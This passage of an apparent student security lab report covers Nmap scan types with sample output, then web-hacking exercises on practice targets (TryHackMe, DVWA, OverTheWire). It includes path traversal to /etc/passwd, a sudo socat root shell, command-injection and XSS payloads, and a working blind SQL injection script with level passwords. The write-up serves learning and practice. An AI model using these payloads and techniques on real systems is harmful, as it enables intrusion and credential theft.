- **UDP Scan** (-sU): UDP scans are used to check whether there is any UDP port up and listening for incoming requests on the target machine. This type of scan is more likely to have false positives because UDP does not respond with acknowledgement.
- **SYN Scan** (-sS): This is another form of TCP scan. The difference is that a syn packet is sent, which is the first packet that is sent to establish a TCP connection, therefore a connection is never stablished. An example can be seen in Figure 1.4.1. A SYN Scan was used to scan a virtual machine hosted in my computer. The ports found open were 22 for SSH and 80 for HTTP.
- **ACK Scan** (-sA): ACK scans are used to determine whether a particular port is filtered or not.
- **FIN Scan** (-sF): A stealthy scan but sends a TCP FIN packet instead. Most but not all computers will send an RST packet back if they get this input, so the FIN scan can show false positives and negatives, but it may get under the radar of some IDS programs and other countermeasures.
- **NULL Scan** (-sN): Null scans are extremely stealthy scan and they set all the header fields to null. In Figure 1.4.2 we can see an example of a NULL scan. In this scan we found port 22 and port 80 filtered.
- **XMAS Scan** (-sX): These scans are designed to manipulate the PSH, URG and FIN flags of the TCP header.
- **IDLE Scan** (-sI): IDLE scan is the stealthiest of all scans because the packets are bounced off an external host.
- **FTP Bounce Scan** (-b): This scan uses the FTP server to port scan other hosts. Simply ask the FTP server to send a file to each interesting port of a target host in turn. The error message will describe whether the port is open or not.
- **Service and Version Detection** (-sV): Nmap can perform version detection to gather more detailed information on the services and applications running on the open ports. After finding ports 22 and 80 open using different scan techniques. I found the version of the SSH server that is running in this host with the version detection technique and specifying the port of the SSH service. I found out that the version of SSH is OpenSSH 8.4 Debian 5 as seen in Figure 1.4.3.
- **OS Detection** (-O): This is the command to scan and search for the operating system on a host. In Figure 1.4.4 we can observe that an OS detection scan was done in the same host. In this example it is possible to observe that the virtual machine is running a Linux distribution, more specifically Linux 4.15 - 5.6

```
└─$ sudo nmap -sS 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 07:58 CST
Nmap scan report for 192.168.58.129
Host is up (0.000071s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:37:44:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Figure 1.4.1

```
└─$ sudo nmap -sN 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 08:00 CST
Nmap scan report for 192.168.58.129
Host is up (0.00067s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:0C:29:37:44:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Figure 1.4.2

```
└─$ sudo nmap -sV 192.168.58.129 -p 22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 07:56 CST
Nmap scan report for 192.168.58.129
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
MAC Address: 00:0C:29:37:44:B1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Figure 1.4.3

```
└─$ sudo nmap -O 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 08:04 CST
Nmap scan report for 192.168.58.129
Host is up (0.00038s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:37:44:B1 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

Figure 1.4.4

```
└─$ sudo nmap -sS -sV 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 08:05 CST
Nmap scan report for 192.168.58.129
Host is up (0.000075s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    nginx 1.21.0
MAC Address: 00:0C:29:37:44:B1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

Figure 1.4.5

I decided to combine different scanning techniques to analyze how the tool works and what are the different outputs with the different techniques. In Figure 1.4.5 we can see that I combined a SYN scan with a version detection option. The output was the open ports with the name and version of the services being hosted in this machine. In this case, port 22 with OpenSSH 8.4 and port 80 with Nginx version 1.21.0.

1.5 Web Hacking

Web hacking refers to exploitation of web applications via HTTP which can be done by manipulating the application using different methods, techniques, and vulnerabilities. Web hacking is very common and important to learn since a web application or web site are usually the first points of entry for an attacker.

1.5.1 Path Traversal

An attacker can use Path Traversal to trick the web application into exposing files. This attack is a web application attack which allows attackers to access restricted directories and even execute commands outside of the web server's root directory. To practice skills and knowledge gained related to Path Traversal and Local File Inclusion vulnerabilities I completed an alternative challenge CTF. This CTF is hosted by TryHackMe (https://tryhackme.com/room/inclusion). To complete this challenge, I followed these steps:

- **Scanning**

```
└─$ sudo nmap -sS -sV 10.10.24.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-03 04:34 CST
Nmap scan report for 10.10.24.15
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
```

Figure 1.5.1

The first step was to scan the ports and services being run for this challenge. In Figure 1.5.1 it is possible to observe that I used a SYN Scan with a service version enumeration option and allowed me to find a SSH server and a HTTP server as well.

- **Vulnerability found**

```
<div class="col-md-4">
  <h2>Hacking this world</h2>
  <p>There are various ways we can hack people and the devices these people depends upon. The best thing is that w
  <p><a class="btn btn-secondary" href="/article?name=hacking" role="button">View details &raquo;</a></p>
</div>
<div class="col-md-4">
  <h2>LFI-attack</h2>
  <p>Local file inclusion attack is the one using which you can include any localfile i.e all the files that are p
  <p><a class="btn btn-secondary" href="/article?name=lfiattack" role="button">View details &raquo;</a></p>
</div>
<div class="col-md-4">
  <h2>RFI-attack</h2>
  <p>RFI attack or Remote file inclusion attack is the one in which server would include any file from outside the
  <p><a class="btn btn-secondary" href="/article?name=rfiattack" role="button">View details &raquo;</a></p>
</div>
```

Figure 1.5.2

After finding the HTTP server, I visited the web application with the IP of the machine and analyzed the source code. For a while I did not see much, but with some time I realized that there was a Local File Inclusion vulnerability as the highlighted parts in Figure 1.5.2 show.

- **Using Path traversal to find etc/passwd successfully.**




Figure 1.5.3

After finding the vulnerability, I tried to prove the Local File Inclusion vulnerability. In Figure 1.5.3 you can see that I typed the URL with "*/article?name=/../../../../etc/passwd*" because it is the path vulnerable through the application. I reached the passwd file successfully and managed to get a user and a password. In this case the user was falconfeast and password was rootpassword.

- **Finding first flag.**

From the scan I knew that the machine was running a SSH server, so the next step taken was to try to use the user and password found in the passwd file. In Figure 1.5.4 you can observe that I connected successfully through SSH to the victim's machine. After, connecting I listed the files for this user's home and found my first flag in *user.txt* file.




Figure 1.5.4

- **Finding root flag.**

The next step was to find the root flag, for this we must gain root access to the machine to be able reach and read the files that only root can read. The first step taken during this part of the challenge was to check which services “falconfeast” user could run as sudo. I used the command “sudo -l” to list the services I could run as sudo with this user as seen on the left side of Figure 1.5.5. SOCAT was the only service that falconfeast was able to run as sudo. After some researching, I found a way to get a reverse shell to my virtual machine by listening to SOCAT and the victim’s machine executing another SOCAT command. I achieved this successfully, but I still didn’t have any root access. On the right side of Figure 1.5.5 you can see that I ran “*sudo socat stdin exec:/bin/sh*”. This executed SOCAT which created another shell with root privileges. From this point, I had full access to the machine. I visited root directory and found the second and final flag. In Figure 1.5.6 you can see that the challenge was completed.




Figure 1.5.5





Figure 1.5.6

1.5.2 Remote File Inclusion

Remote file inclusion is an attack used to exploit "dynamic file include" in web applications. This vulnerability is mainly due to inadequate coding and not proper sanitization by the developers on the inputs, which allows the user’s input to be passed to the “file include”

commands without proper validation. This will allow an attacker to read and execute files in the server. An attacker can include code and can be executed by the web server with the privileges of the current web server user, making it possible to execute code and gaining access to the server.



1.5.3 Command Injection

Command injection is an attack in which the goal is to execute commands on the host operating system through a vulnerable application. Command injection attacks are possible when an application passes unsafe user input to a system shell without proper sanitizing and input validation. To show what I have learned about this vulnerability I completed the command injection challenge from the "Damn Vulnerable Web Application". This challenge has 4 different levels starting from easy and the most difficult is impossible. In this case I have completed to the 3rd level or hard level. For the command injection challenge, I had to manage to run commands in the user input box. The application would ping the IP or domain given in the input.

- **Easy Level**

For the first challenge I reviewed the code of the DVWA and saw that there was no sanitization or user input validation for the user input. To inject a command, I just gave “localhost” to ping and the ran a second command using double ampersand and after listing all the files in the current directory. This action translates to the command “localhost && ls -la”. The output listed the files in the current directory, which are: help, index.php, and source, as seen in Figure 1.5.7.




Figure 1.5.7

- **Medium Level**

For the medium level, some of the characters to write commands were blocked, for example “&&” and “;”. This means there is a little bit more of input validation and sanitization. To solve this challenge, I sent the ping command to the background and then input the command I wanted to run. In this case the command used was “& cat index.php” to read the index.php file successfully.

Figure 1.5.8

- **Hard Level**

For the hard level, even more input validation was in place which made it harder to find a proper way to make the command injection possible and successful. In this part of the challenge characters such as “&&”, “;”, “||” and others were blacklisted by the developer. To complete the hard level challenge, I used a single “|” to bypass the characters blacklist. This made only the second command to execute. I could not manage to run a more complex command because I could not bypass the spaces that are also not allowed by the application. In Figure 1.5.9 you can see that I was able to run the whoami command in the user input. This allowed me to see which user was the admin of the webpage. In theory, I can run all the commands that www-data is able to run in the server.




Figure 1.5.9

1.5.4 SQL Injection

SQL injection is one of the most common vulnerabilities/attack vectors in web applications. To perform this attack, the hacker uses SQL code to manipulate the database to access information that was not intended to be displayed. This usually happens in user inputs that do not have proper input validation, such as user logins. These attacks can lead to the leakage of critical or customer information, modifying values in the database or even the complete deletion of the database. In this case, I completed NATAS15 challenge from overthewire.org, the link to the CTF is natas15.natas.labs.overthewire.org. The objective of this CTF is to find the password of the existing user, which is NATAS16.

- **Functionality and Vulnerability**

The application being targeted in this challenge has a database with an users table. The application is meant to tell the end-user if a username exists. In Figure 1.5.10 we can see a screenshot of the source code for the main function of the application. In simple words the code will look for the input's username and ask the database if the user exists. If it, does it will print "This user exists", else it will print "The user doesn't exist" and lastly it will print "Error in query" if something else happens, like unexpected input or an application error. Since we know the application communicates with the database and there is an users table, we will abuse this to perform a SQL injection attack by writing a script to automate it and get an output.

```
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas15', '<censored>');
    mysql_select_db('natas15', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
```

Figure 1.5.10

- **Python Script**

To solve this CTF I wrote a Python script, the script can be analyzed in Figure 1.5.11. I will explain the code in 4 different sections:

1. In the first part of the code, I imported 4 different libraries, which are requests, re, string and time. Requests is used to create a session and send HTTP request from the python code. Re is an extension of requests. String is used to import all characters such as letters, digits, and punctuation as a string. Next, I declared the variables for the URL, the username, and the password to get authorization on the page.
2. In the second part I stored all the characters (letters, digits and punctation) in a variable. Next, I created a session to be able to send requests.
3. I created a new empty list to store the password once the characters where found.
4. Lastly, I created the function that would try all the characters in the “chars” list using a SQL query in a POST request. If the user exists, then store the letter in the new list for the password and repeat the loop. Since I did not know how long the password was, once there are no characters that match, the password will end in a # as shown in the highlighted string in Figure 1.5.12.

```python
import requests
import re
import string
import time

#declare variables
url = "http://natas15.natas.labs.overthewire.org"
user = "natas15"
password = "AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J"

#save all characters using string library into chars and create a session
chars = string.ascii_uppercase + string.ascii_lowercase + string.digits + string.punctuation
session = requests.Session()
response = session.get(url, auth = (user, password))

#list to save the password
newpass = list()

#Check character by character on user natas16
while (True):
        for c in chars:
                print( "".join(newpass) + c)
                time.sleep(0.1)
                res = session.post(url, data ={ "username":'natas16" AND password LIKE BINARY "' + "".join(newpass) +  c + '%"# ' },auth = (user, password) )
                result = res.text
                print(result)

                if ( "user exist" in result ):
                        newpass.append(c)
                        break
```

Figure 1.5.11

- **Result**

In Figure 1.5.12 it is possible to see the output of the application. After around 2-3 minutes of the application trying characters that matched the password on the database for NATAS16. The highlighted part of the image is the password that I was able to retrieve from the database. Once I had the complete password, I tried to login with username NATAS16 and the output password successfully.

```
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.ov
erthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas15", "pass": "AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J" };</script></hea
d>
<body>
<h1>natas15</h1>
<div id="content">
Error in query.<br><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

WaIHEacj63wnNIBROHeqi3p9t0m5nhmh#
<html>
<head>
```

Figure 1.5.12

1.5.5 XSS

Cross-site scripting or XSS is a web application security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. XSS allows an attacker to compromise the web application and act as a victim user to perform malicious activities. If the victim user has high privileges, then critical data can be leaked, or malicious code injected to change the functionality of the application.

Reflected Cross Site Scripting (Non-Persistent)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data (OWASP, 2021).

For this challenge, I launched DVWA and completed the Reflected Cross Site Scripting challenge. The functionality of the application is to ask the user for his username and say “Hello username “. In this input field, reflected cross site scripting is available. I used the statement:

- <IMG SRC=# onmouseover="alert(document.cookie)"></IMG>

When this is inputted in the input field, an IMG icon is created, with the function “onmouseover” which executes the alert when the mouse hovers the IMG icon. This way we can extract the cookie document giving us the session cookies and session ID and proving that this input field is vulnerable to XSS. In Figure 1.15.13 we can observe that once the IMG icon is created, we can hover over the icon and the session ID will pop up. This section is not vulnerable to Stored XSS because the input field only remains on the browser.




Figure 1.5.13

Stored Cross Site Scripting (Persistent)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim can retrieve the stored data from the web application without that data being made safe to render in the browser (OWASP, 2021).

DVWA stored XSS challenge was completed to prove my knowledge in this type of XSS attack. The functionality of this application is basically the same as in a blog. You are able to post messages from a form that requires you to fill in a name and a message. The goal was to be able to redirect a user to another web page using stored XSS. To reach the goal I created an HTML reference that will redirect you to google.com. The statement was inputted into the message field, and it was the following statement:

- U got Hacked

This statement creates a text output that is clickable, once it is clicked the user will be redirected to google.com. Since this is stored XSS vulnerability, the message will be saved in the server and every user that clicks on the button created (in this case it says “U got Hacked”) will be redirected to google.com. In Figure 1.5.14 we can observe the statement that was inputted into the message and field and in the lower left corner of the image we can see the clickable reference stored in the message that will redirect into google if clicked.

